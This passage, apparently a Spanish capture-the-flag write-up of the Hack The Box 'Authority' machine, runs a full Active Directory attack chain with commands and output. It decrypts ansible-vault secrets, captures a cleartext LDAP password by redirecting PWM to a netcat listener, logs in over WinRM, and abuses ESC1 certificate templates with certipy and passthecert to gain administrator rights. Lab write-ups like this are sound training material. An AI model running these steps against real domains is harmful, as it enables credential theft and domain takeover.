1g 0:00:00:09 DONE (2026-01-17 13:14) 0.1102g/s 4388p/s 4388c/s 4388C/s 051790..victor2
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
- Contraseña
!@#$%^&*
Con ansible-vault puedo desencriptar los archivos y obtengo esto.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority]
└─$ cat ldap.admin.password | ansible-vault decrypt
Vault password:
Decryption successful
DevT3st@123

┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority]
└─$ cat pwm.admin.password | ansible-vault decrypt
Vault password:
Decryption successful
pWm_@dm!N_!23

┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority]
└─$ cat pwm.admin.vault | ansible-vault decrypt
Vault password:
Decryption successful
svc_pwm
Parecen credenciales que por el momento me voy a guardar.
Acceso a Pwm.
Probé las credenciales encontradas en distintos servicios, entre ellos Pwm para entrar en el panel de configuración.
- Tuve éxito con pWm_@dm!N_!23

Puedo ver esto dentro del panel de configuracion:

En el editor de configuraciones puedo ver el siguiente usuario:

- Este usuario es el que descubrimos via
rid-brute.
Pwm no tiene credenciales guardadas por lo cual puedo tratar de capturarlas.
- Primero me pongo en escucha.
Ahora cambio la configuración para que LDAP URLs apunte a mi -> ip
- Utilizando el protocolo LDAP (389) en vez de LDAPS.

Click a Test LDAP Profile y me llega la conexión:
┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority/loot]
└─$ nc -nlvp 389
listening on [any] 389 ...
connect to [10.10.16.34] from (UNKNOWN) [10.129.45.67] 51549
0Y`T;CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb�lDaP_1n_th3_cle4r!
- La password es lDaP_1n_th3_cle4r!
También lo podemos ver en WireShark

Ahora puedo probar las credenciales:
┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority]
└─$ nxc ldap authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'
LDAP        10.129.45.67    389    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb)
LDAP        10.129.45.67    389    AUTHORITY        [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r!
Si las pruebo en WinRm también funcionan.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority]
└─$ nxc smb authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'
SMB         10.129.45.67    445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
SMB         10.129.45.67    445    AUTHORITY        [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r!
Ahora me puedo conectar por winrm.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority]
└─$ evil-winrm -i authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'

*Evil-WinRM* PS C:\Users\svc_ldap\Documents> whoami
htb\svc_ldap
Obtenemos la primera flag.
Escalada de Privilegios.
Abusando de ESC1.
Dentro de la maquina no encontré nada por lo cual puedo tratar de enumerar certificados vulnerables con certipy
┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority]
└─$ certipy find -u svc_ldap@authority.htb -p 'lDaP_1n_th3_cle4r!' -dc-ip 10.129.45.67 -vulnerable -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Finding issuance policies
[*] Found 21 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'AUTHORITY-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'AUTHORITY-CA'
[*] Checking web enrollment for CA 'AUTHORITY-CA' @ 'authority.authority.htb'
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : AUTHORITY-CA
    DNS Name                            : authority.authority.htb
    Certificate Subject                 : CN=AUTHORITY-CA, DC=authority, DC=htb
    Certificate Serial Number           : 2C4E1F3CA46BBDAF42A1DDE3EC33A6B4
    Certificate Validity Start          : 2023-04-24 01:46:26+00:00
    Certificate Validity End            : 2123-04-24 01:56:25+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : AUTHORITY.HTB\Administrators
      Access Rights
        ManageCa                        : AUTHORITY.HTB\Administrators
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        ManageCertificates              : AUTHORITY.HTB\Administrators
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Enroll                          : AUTHORITY.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : CorpVPN
    Display Name                        : Corp VPN
    Certificate Authorities             : AUTHORITY-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollmentCheckUserDsCertificate
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
                                          Document Signing
                                          IP security IKE intermediate
                                          IP security use
                                          KDC Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 20 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2023-03-24T23:48:09+00:00
    Template Last Modified              : 2023-03-24T23:48:11+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : AUTHORITY.HTB\Domain Computers
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : AUTHORITY.HTB\Administrator
        Full Control Principals         : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Owner Principals          : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Dacl Principals           : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Property Enroll           : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
    [+] User Enrollable Principals      : AUTHORITY.HTB\Domain Computers
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
- La plantilla
CorpVPNes vulnerable a ESC1.
Algo a tener en cuenta es que en los Enrollment Right se nos indica que el certificado puede ser solicitado por Domain Computers. Esto basicamente nos va a obligar a crear una cuenta de maquina para poder pedir el certificado.
ESC1 me permite solicitar un certificado para cualquier usuario solo indicándolo en el SAN.
Para esto necesito el SID del usuario administrator:
*Evil-WinRM* PS C:\Users\svc_ldap> Get-ADUser administrator | Select SID


SID
---
S-1-5-21-622327497-3269355298-2248959698-500
Voy a necesitar agregar una cuenta de máquina.
Con netexec y el módulo maq puedo comprobar cuántas cuentas de máquina es posible crear:
┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority/content]
└─$ nxc ldap authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -M maq
LDAP        10.129.45.67    389    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb)
LDAP        10.129.45.67    389    AUTHORITY        [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r!
MAQ         10.129.45.67    389    AUTHORITY        [*] Getting the MachineAccountQuota
MAQ         10.129.45.67    389    AUTHORITY        MachineAccountQuota: 10
Con el MachineAccountQuota confirmado, utilizo impacket-addcomputer para agregar una nueva cuenta de máquina:
┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority]
└─$ impacket-addcomputer 'authority.htb/svc_ldap:lDaP_1n_th3_cle4r!' -dc-ip 10.129.45.67 -method LDAPS -computer-name pepe -computer-pass pepe123
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account pepe$ with password pepe123.
Con la cuenta de máquina ya creada, puedo solicitar un certificado abusando de la plantilla vulnerable:
┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority]
└─$ certipy req \
    -u 'pepe$' -p 'pepe123' \
    -dc-ip '10.129.45.67' -dns 'authority.htb' \
    -ca 'AUTHORITY-CA' -template 'CorpVPN' \
    -upn 'administrator@authority.htb' -sid 'S-1-5-21-622327497-3269355298-2248959698-500'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 3
[*] Successfully requested certificate
[*] Got certificate with multiple identities
    UPN: 'administrator@authority.htb'
    DNS Host Name: 'authority.htb'
[*] Certificate object SID is 'S-1-5-21-622327497-3269355298-2248959698-500'
[*] Saving certificate and private key to 'administrator_authority.pfx'
[*] Wrote certificate and private key to 'administrator_authority.pfx'
Pass The Cert.
Ahora extraigo el certificado y la clave privada del archivo PFX
┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority]
└─$  certipy cert -pfx administrator_authority.pfx -nocert -out cert.key
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Data written to 'cert.key'
[*] Writing private key to 'cert.key'

┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority]
└─$ certipy cert -pfx administrator_authority.pfx -nokey -out cert.crt
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Data written to 'cert.crt'
[*] Writing certificate to 'cert.crt'
Con passthecert.py puedo utilizar las claves para conseguir una LDAP shell.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/authority]
└─$ python3 passthecert.py -action ldap-shell -crt cert.crt -key cert.key -domain authority.htb -dc-ip 10.129.45.67

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

# whoami
u:HTB\Administrator
Desde aquí puedo meter a mi usuario svc_ldap al grupo de administradores.
# add_user_to_group svc_ldap administrators
Adding user: svc_ldap to group Administrators result: OK
Lo podemos comprobar:
*Evil-WinRM* PS C:\Users\svc_ldap> net user svc_ldap
User name                    svc_ldap
Full Name
Comment

Local Group Memberships      *Administrators       *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.
Y podemos obtener la flag: